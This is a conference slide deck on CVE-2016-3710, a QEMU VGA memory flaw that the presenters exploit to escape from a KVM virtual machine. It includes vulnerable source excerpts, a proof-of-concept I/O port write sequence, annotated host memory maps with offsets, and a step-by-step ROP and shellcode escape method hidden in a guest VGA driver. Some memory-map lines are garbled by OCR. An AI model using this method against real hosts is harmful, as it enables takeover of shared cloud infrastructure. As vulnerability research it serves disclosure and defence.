QEMU+KVM & XEN Pwn: virtual machine escape from “Dark Portal”

Wei Xiao & Qinghao Tang

360 Marvel Team

About 360 Marvel Team

- 360 Marvel Team focus on cloud and virtualization security.
- 360 Marvel Team has found 35 vulnerabilities in cloud and virtualization product in last year.
- 360 Marvel Team is able to finish virtual machine escape attacks in VMWARE workstation virtual machine , docker container , XEN virtual machine , QEMU+KVM virtual machine by utilizing vulnerabilities .


Marvel Team

Agenda


- Vulnerabilities in QEMU
- Dark Portal Vulnerability
- Dark Portal Exploitation
- QEMU Vulnerability Limitation and Solutions

VULNERABILITIES IN QEMU


Cloud Environment




Device Simulator Data Flaw



Qemu Software in Public Cloud





Virtual Machine Escape Attack Challenges

#1 In the past few years, there has never been a cloud escape security incident.

#2 The exploit codes in virtual machine can not operate the memory of host machine processes

#3 Modern operating system security mechanism is mature, such as dep, aslr, these mechanisms can prevent the general vulnerability attacks


#4 Since the host is generally physically isolated from the Internet, even if the command is executed on the host by the vulnerability, the hacker can not transfer the file, so the damages from the virtual machine's escape attack are limited.

However, the vulnerability which I found in May, 2016 can give an sound answer to all of questions above.

DARK PORTAL VULNERABILITY

QEMU Vga Module

- The VGA is a complex piece of hardware. Apart from real machines, QEMU can provide VGA emulation.
- VGA register，Video Memory Layout ，Graphics Controller are important units.



Cause of the Vulnerability

- vga allows banked accesses to video memory by using the window at 0xa00000 and it supports a different access mode with different address calculations.

- The VBE bochs extentions support banked access too, by taking advantage of the VBE_DISPI_INDEX_BANK register. The code tries to take the different address calculations into account and applies different limits to VBE_DISPI_INDEX_BANK depending on the current access mode.

Results by the Vulnerability

```
CVE-2016-3710
qemu-2.5.0/hw/display/vga.c

uint32_t vga_mem_readb(VGACommonState *s, hwaddr addr)
{
    ...
    // hacker can set s->bank_offset
    addr += s->bank_offset;
    ...
    // hacker can get s->latch in virtual machine
    s->latch = ((uint32_t *)s->vram_ptr)[addr];
    ...
}

// hacker can set val
void vga_mem_writeb(VGACommonState *s, hwaddr addr, uint32_t val)
{
    ...
    //hacker can set s->bank_offset
    addr += s->bank_offset;
    ...
    //so , s->vram_ptr[addr] can be set by hacker in
    s->vram_ptr[addr] = val;
}
```

#1 read bytes

```
poc:
outb(0x6,0x3ce)
outb(0x9,0x3cf)
outb(0x2,0x3c4)
outb(0x0,0x3c5)
outb(0x6,0x3ce)
outb(0x5,0x3cf)
outw(0x5,0x1ce)
outw(0xff,0x1cf)
outb(0x04,0x3c4)
outb(0x0,0x3c5)
outb(0x05,0x3ce)
outb(0x0,0x3cf)
```

#2 write bytes

Self - Localization

```
process memory maps:

7f38771fe000-7f38771ff000 rw-p 0000d000 fd:00 28740              /lib64/libnss_files-2.12.so
7f38771ff000-7f3877200000 ---p 00000000 00:00 0
7f3877200000-7f3877c00000 rw-p 00000000 00:00 0
7f3877c00000-7f3877c40000 rw-p 00000000 00:00 0
7f3877c40000-7f3877c41000 ---p 00000000 00:00 0
7f3877e00000-7f38f7e00000 rw-p 00000000 00:00 0
7f38f7e00000-7f38f7e01000 ---p 00000000 00:00 0
7f38f8000000-7f38fbeca000 rw-p 000000
7f38fbeca000-7f38fc000000 ---p 000000
7f38fc200000-7f38fc210000 rw-p 000000
7f38fc210000-7f38fc211000 ---p 00000000 00:00 0
7f38fc400000-7f38fd400000 rw-p 00000000 00:00 0                  vram_ptr
7f38fd400000-7f38fd401000 ---p 00000000 00:00 0
7f38fd600000-7f38fd620000 rw-p 00000000 00:00 0
7f38fd620000-7f38fd621000 ---p 00000000 00:00 0
7f38fd6ff000-7f38fd800000 rw-p 00000000 00:00 0
7f38fd800000-7f38fd840000 rw-p 00000000 00:00 0
7f38fd840000-7f38fd841000 ---p 00000000 00:00 0
7f38fd8b5000-7f38fd8d6000 rw-p 00000000 00:00 0
7f38fda03000-7f38fda06000 rw-s 00000000 00:09 4542               kvm-vcpu
7f38fda06000-7f38fda07000 rw-s 00000000 00:04 44593(             /dev/zero (deleted)
7f38fda07000-7f38fda08000 ---p 00000000 00:00 0
7f38fda08000-7f38fecf2000 rw-p 00000000 00:00 0
7f38fecf2000-7f38fecf3000 ---p 00000000 00:00 0
7f38fecf3000-7f38ff7f4000 rw-p 00000000 00:00 0
7f38ff7f4000-7f38ff7f5000 ---p 00000000 00:00 0
7f38ff7f5000-7f39001f5000 rw-p 00000000 00:00 0                  pointer = libc_addr+0x38e5a0
7f39001f5000-7f390037f000 r-xp 00000000 fd:00 65758              /lib64/libc-2.12.so
7f390037f000-7f390057f000 ---p 0018a000 fd:00 65758              /lib64/libc-2.12.so
```

Operable memory range

magical pointer in here

DARK PORTAL EXPLOITATION

Control Rip

```
process memory maps:

7f38771fe000-7f38771ff000 rw-p 0000d000 fd:00 28740                /lib64/libnss_files-2.12.so
7f38771ff000-7f3877200000 ---p 00000000 00:00 0
7f3877200000-7f3877c00000 rw-p 00000000 00:00 0
7f3877c00000-7f3877c40000 rw-p 00000000 00:00 0
7f3877c40000-7f3877c41000 ---p 00000000 00:00 0
7f3877e00000-7f38f7e00000 rw-p 00000000 00:00 0
7f38f7e00000-7f38f7e01000 ---p 00000000 00:00 0
7f38f8000000-7f38fbeca000 rw-p 00
7f38fbeca000-7f38fc000000 ---p 00
7f38fc200000-7f38fc210000 rw-p 00
7f38fc210000-7f38fc211000 ---p 00
7f38fc400000-7f38fd400000 rw-p 00000000 00:00 0                    vram_ptr
7f38fd400000-7f38fd401000 ---p 00000000 00:00 0
7f38fd600000-7f38fd620000 rw-p 00000000 00:00 0
7f38fd620000-7f38fd621000 ---p 00000000 00:00 0
7f38fd6ff000-7f38fd800000 rw-p 00000000 00:00 0
7f38fd800000-7f38fd840000 rw-p 00000000 00:00 0
7f38fd840
7f38fd8b5
7f38fda03
7f38fda06
7f38fda07000-7f38fda08000 ---p                 0
7f38fda08000-7f38fecf2000 rw-p 00000000 00:00 0                    coroutine_trampoline() pointer
7f38fecf2000-7f38fecf3000 ---p 00000000 00:00 0
7f38fecf3000-7f38ff7f4000 rw-p 00000000 00:00 0
7f38ff7f4000-7f38ff7f5000 ---p 00000000 00:00 0
7f38ff7f5000-7f39001f5000 rw-p 00000000 00:00 0                    pointer = libc_addr+0x38e5a0
7f39001f5000-7f390037f000 r-xp 00000000 fd:00 65758                /lib64/libc-2.12.so
7f390037f000-7f390057f000 ---p 0018a000 fd:00 65758                /lib64/libc-2.12.so
```

Operable memory range

address = libc_address-(0xa01000+0x1048)

Find Rop Targets

Operable memory range

Shell-Code can be placed here

Head tag： 0x7f 0x45 0x4c 0x46.

```
process memory maps:

7f38771fe000-7f38771ff000 rw-p 0000d000 fd:00 28740          /lib64/libnss_files-2.12.so
7f38771ff000-7f3877200000 ---p 00000000 00:00 0
7f3877200000-7f3877c00000 rw-p 00000000 00:00 0
7f3877c00000-7f3877c40000 rw-p 00000000 00:00 0
7f3877c40000-7f3877c41000 ---p 00000000 00:00 0
7f3877e00000-7f38f7e00000 rw-p 00000000 00:00 0
7f38f7e00000-7f38f7e01000 ---p 00000000 00:00 0
:00 0
:00 0
:00 0
fc211000 ---p 00000000 00:00 0
7f38fc400000-7f38fd400000 rw-p 00000000 00:00 0              vram_ptr
7f38fd400000-7f38fd401000 ---p 00000000 00:00 0
7f38fd600000-7f38fd620000 rw-p 00000000 00:00 0
7f38fd620000-7f38fd621000 ---p 00000000 00:00 0
7f38fd6ff000-7f38fd800000 rw-p 00000000 00:00 0
7f38fd800000-7f38fd840000 rw-p 00000000 00:00 0
7f38fd840000-7f38fd841000 ---p 00000000 00:00 0
7f38fd8b5000-7f38fd8d6000 rw-p 00000000 00:00 0
7f38fda03000-7f38fda06000 rw-s 00000000 00:09 4542           kvm-vcpu
7f38fda06000-7f38fda07000 rw-s 00000000 00:04 44593          /dev/zero (deleted)
7f38fda07000-7f38fda08000 ---p 00000000 00:00 0
7f38fda08000-7f38fecf2000 rw-p 00000000 00:00 0
7f38fecf2000-7f38fecf3000 ---p 00000000 0
7f38fecf3000-7f38ff7f4000 rw-p 00000000 0
7f38ff7f4000-7f38ff7f5000 ---p 00000000 0
7f38ff7f5000-7f39001f5000 rw-p 00000000 00:00 0              pointer = libc addr+0x38e5a0
7f39001f5000-7f390037f000 r-xp 00000000 fd:00 65758          /lib64/libc-2.12.so
7f390037f000-7f390057f000 ---p 0018a000 fd:00 65758          /lib64/libc-2.12.so
```

More Stable

Question: If we write the shell-code to the driver module, loading it into the kernel, and executing the shell-code, the VGA register write operation will be interrupted by other vga-out operations, which will lead to exploitation failure?
Answer: Putting the exploit codes into the linux kernel's vga driver file (linux/drivers/video/console/vgacon.c) , then compile this file in the kernel. After the system has started, the exploit code will be the first to run other than the rest vga-related drivers.

Question: How to ensure that the virtual machine won't crash after running the exploit code?
Answer: Factors that can cause a virtual machine crashing include of vga registers, function stacks, and cpu registers. We need to save the vga registers, function stacks, cpu registers at the beginning of the exploit codes , and restores these values at the end of the exploit codes.

Question: How to ensure that the exploit code can be used in the real public cloud environment?
Answer: Due to the reason that the exploit codes are heavily dependent on the QEMU and libc versions, you need to include codes that can be adapted to the environment.

Complete process

#1. Write the exploit code to the driver file, compile the kernel, then execute the reboot command. During the virtual machine startup , exploit code will be executed.

#2.Exploit codes will save the information of vga register.

#3.Exploit codes will search memory, and get key memory or function address.

#4.Exploit codes will save the stack memory information .

#5. Exploit codes cover part of the stack memory, then control rip.rop codes will be executed.

#6. Rop codes modify the attributes of shell-code memory . After that, shell-code will be executed.

#7. Shellcode saves cpu register.

#8. Shellcode executes payload code.

#9. Shellcode restores cpu register.

#10.shellcode restore the stack memory and vga register.

#11. The virtual machine operating system continues to boot.

QEMU VULNERABILITY

LIMITATION AND SOLUTION

Similar to Nuclear Missiles, the Number of Small but Serious Harm

- The percentage of default vulnerabilities in the QEMU vulnerability is less than 20%.
- The percentage of high-risk vulnerabilities in the QEMU vulnerability is also less than 20%.

Rely on Privilege Escalation Vulnerability, but There are More Such Vulnerabilities

- The QEMU softwares deployed in most cloud environments which are under control by low privileges.

- But the kernel vulnerability will appear every few months, it doesn't seem to completely solve the major problem.

Q&A